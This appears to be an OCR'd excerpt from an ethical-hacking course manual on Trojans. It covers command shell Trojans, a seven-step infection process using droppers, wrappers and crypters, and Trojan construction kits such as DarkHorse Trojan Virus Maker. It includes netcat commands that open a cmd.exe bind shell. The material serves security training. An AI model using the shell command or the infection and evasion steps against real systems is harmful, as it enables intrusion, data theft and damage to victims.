
A command shell Trojan provides remote control of a command shell on a victim's machine. A Trojan server is installed on the victim's machine, which opens a port, allowing the attacker to connect. The client is installed on the attacker's machine, which is used to launch a command shell on the victim's machine. Netcat, DNS Messenger, GCat are some of the latest command shell Trojans.



```
C:> nc <ip> <port>
```

```
C:> nc -L -p <port>
-t -e cmd.exe
```

Figure 7.22: Working of Command Shell Trojan



How to Infect Systems Using a Trojan

STEP 1: Create a new Trojan packet

STEP 2: Employ a dropper or downloader to install the malicious code on the target system

STEP 3: Employ a wrapper to bind the Trojan to a legitimate file

STEP 4: Employ a crypter to encrypt the Trojan

STEP 5: Propagate the Trojan by various methods

STEP 6: Deploy the Trojan on the victim's machine by executing dropper or downloader on the target machine

STEP 7: Execute the damage routine

How to Infect Systems Using a Trojan

An attacker can remotely control the system hardware and software by installing a Trojan on the system. Once the Trojan is installed on the system, the data become vulnerable to threats. In addition, the attacker can perform attacks on third-party systems.

Attackers deliver Trojans in many ways to infect target systems:

- Trojans are included in bundled shareware or downloadable software. When users download such files, the target systems automatically install the Trojans.
- Different pop-up ads try to trick users. They are programmed by the attacker such that regardless of whether users click YES or NO, a download will begin and the Trojan will automatically install itself on the system.
- Attackers send the Trojans as email attachments. When users open these malicious attachments, the Trojans are automatically installed.
- Users are sometimes tempted to click on different types of files, such as greeting cards, porn videos, and images, which might contain Trojans. Clicking on these files installs the Trojans.

Attackers infect a target machine using a Trojan in the following steps:

- **Step 1**: Create a new Trojan packet using various tools such as Trojan Horse Construction Kit, Social Engineering Toolkit (SET), and Beast. New Trojans have a higher chance of succeeding in compromising the target system, as the security mechanisms might fail to detect them. These Trojans can be transferred to the victim's machine using a dropper or downloader.

- **Step 2**: Employ a dropper or a downloader to install the malicious code on the target system. The dropper appears to users as a legitimate application or a well-known and trusted file. However, when it is run, it extracts the malware components hidden in it and executes them, usually without saving them to the disk, to avoid detection. Droppers include images, games, or benign messages in their packages, which serve as a decoy to divert users' attention from malicious activities. Downloaders are malware transporters that do not contain the actual malware file; however, they contain the link from where the actual Trojan can be downloaded. When a downloader is executed on the target machine, it connects back to the attacker's server and downloads the intended Trojan on the victim's machine. Droppers can easily evade firewalls; however, a downloader can be detected with the help of network analyzer tools.
- **Step 3**: Employ a wrapper such as petite.exe, Graffiti.exe, IExpress Wizard, or Elite Wrap to help bind the Trojan executable to legitimate files to install it on the target system.
- **Step 4**: Employ a crypter such as BitCrypter to encrypt the Trojan to evade detection by firewalls/IDS.
- **Step 5:** Propagate the Trojan by implementing various methods such as sending it via overt and covert channels, exploit kits, emails, and instant messengers, thereby tricking users into downloading and executing it. An active Trojan can perform malicious activities such as irritating users with constant pop-ups, changing desktops, changing or deleting files, stealing data, and creating backdoors.
- **Step 6:** Deploy the Trojan on the victim's machine by executing the dropper or downloader software to disguise it. The deployed file contains wrapped and encrypted malware.
- **Step 7:** Execute the damage routine. Most malware contain a damage routine that delivers payloads. Some payloads just display images or messages, whereas others can even delete files, reformat hard drives, or cause other damage. The damage routine can also include malware beaconing.





Figure 7.23: Diagram showing the complete process involved in infecting target machine using Trojan



Creating a Trojan

- **Trojan Horse construction kits** help attackers to **construct Trojan horses** of their choice
- The tools in these kits can be dangerous and can backfire if not properly executed

DarkHorse Trojan Virus Maker

DarkHorse Trojan virus maker **creates user-specified Trojans** by selecting from various options

Trojan Horse Construction Kits

- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker

(>DarkHorse Trojan Virus Maker 1.2)
Trojan Virus Maker 1.2
Client Name
DarkHorse Trojan Virus Maker 1.2
Trojan Virus Maker
☐ Webcam Streaming
☐ Audio Streaming
☐ Crazy Mouse
☐ Lock Windows Live
☐ Block All Websites
☐ Disable Desktop Icons
☐ Remove Desktop Background
☐ Disable Administration
☐ Broken Mouse
☐ Hide Desktop Icons
☐ ++CC Virus
☐ #C Virus
☐ Flood Large Files
☐ Flood Control Error
☐ Memory User
☐ Disable Proccess
☐ Hot Computer
☐ Overloaded Files
☐ Hot Machine
☐ Remove Documents
☐ Remove Videos
☐ Remove Music
☐ Beeping Noise
☐ Broken Keyboard
☐ Virus Warnings
☐ Slow Down Computer Speed
☐ Disable Start Button
☐ Disable Task Manager
☐ Disable CMD
☐ Disable Norton Antivirus
☐ Disable Avg Internet Seceirity
☐ Store Virus
Trojan Force
☐ ShutDown Computer (1 Minute)
☐ Restart Computer (1 Minute)
☐ LogOff Computer (1 Minute)
Show Code Text
Create As Text File
Trojan Virus Maker 1.2

Name: Webcam Streaming

Creating a Trojan


Attackers can create Trojans using various Trojan horse construction kits such as DarkHorse Trojan Virus Maker, and Senna Spy Trojan Generator.

Trojan Horse Construction Kit

Trojan horse construction kits help attackers construct Trojan horses and customize them according to their needs. These tools are dangerous and can backfire if not properly executed. New Trojans created by attackers remain undetected when scanned by virus- or Trojan-scanning tools, as they do not match any known signatures. This added benefit allows attackers to succeed in launching attacks.

- **DarkHorse Trojan Virus Maker**

  DarkHorse Trojan Virus Maker is used to create user-specified Trojans via selection from a variety of available options. The Trojans are created to act according to these selected options. For example, if you choose the option **Disable Process**, the Trojan disables all processes on the target system. The figure below shows a snapshot of DarkHorse Trojan Virus Maker with its various available options.

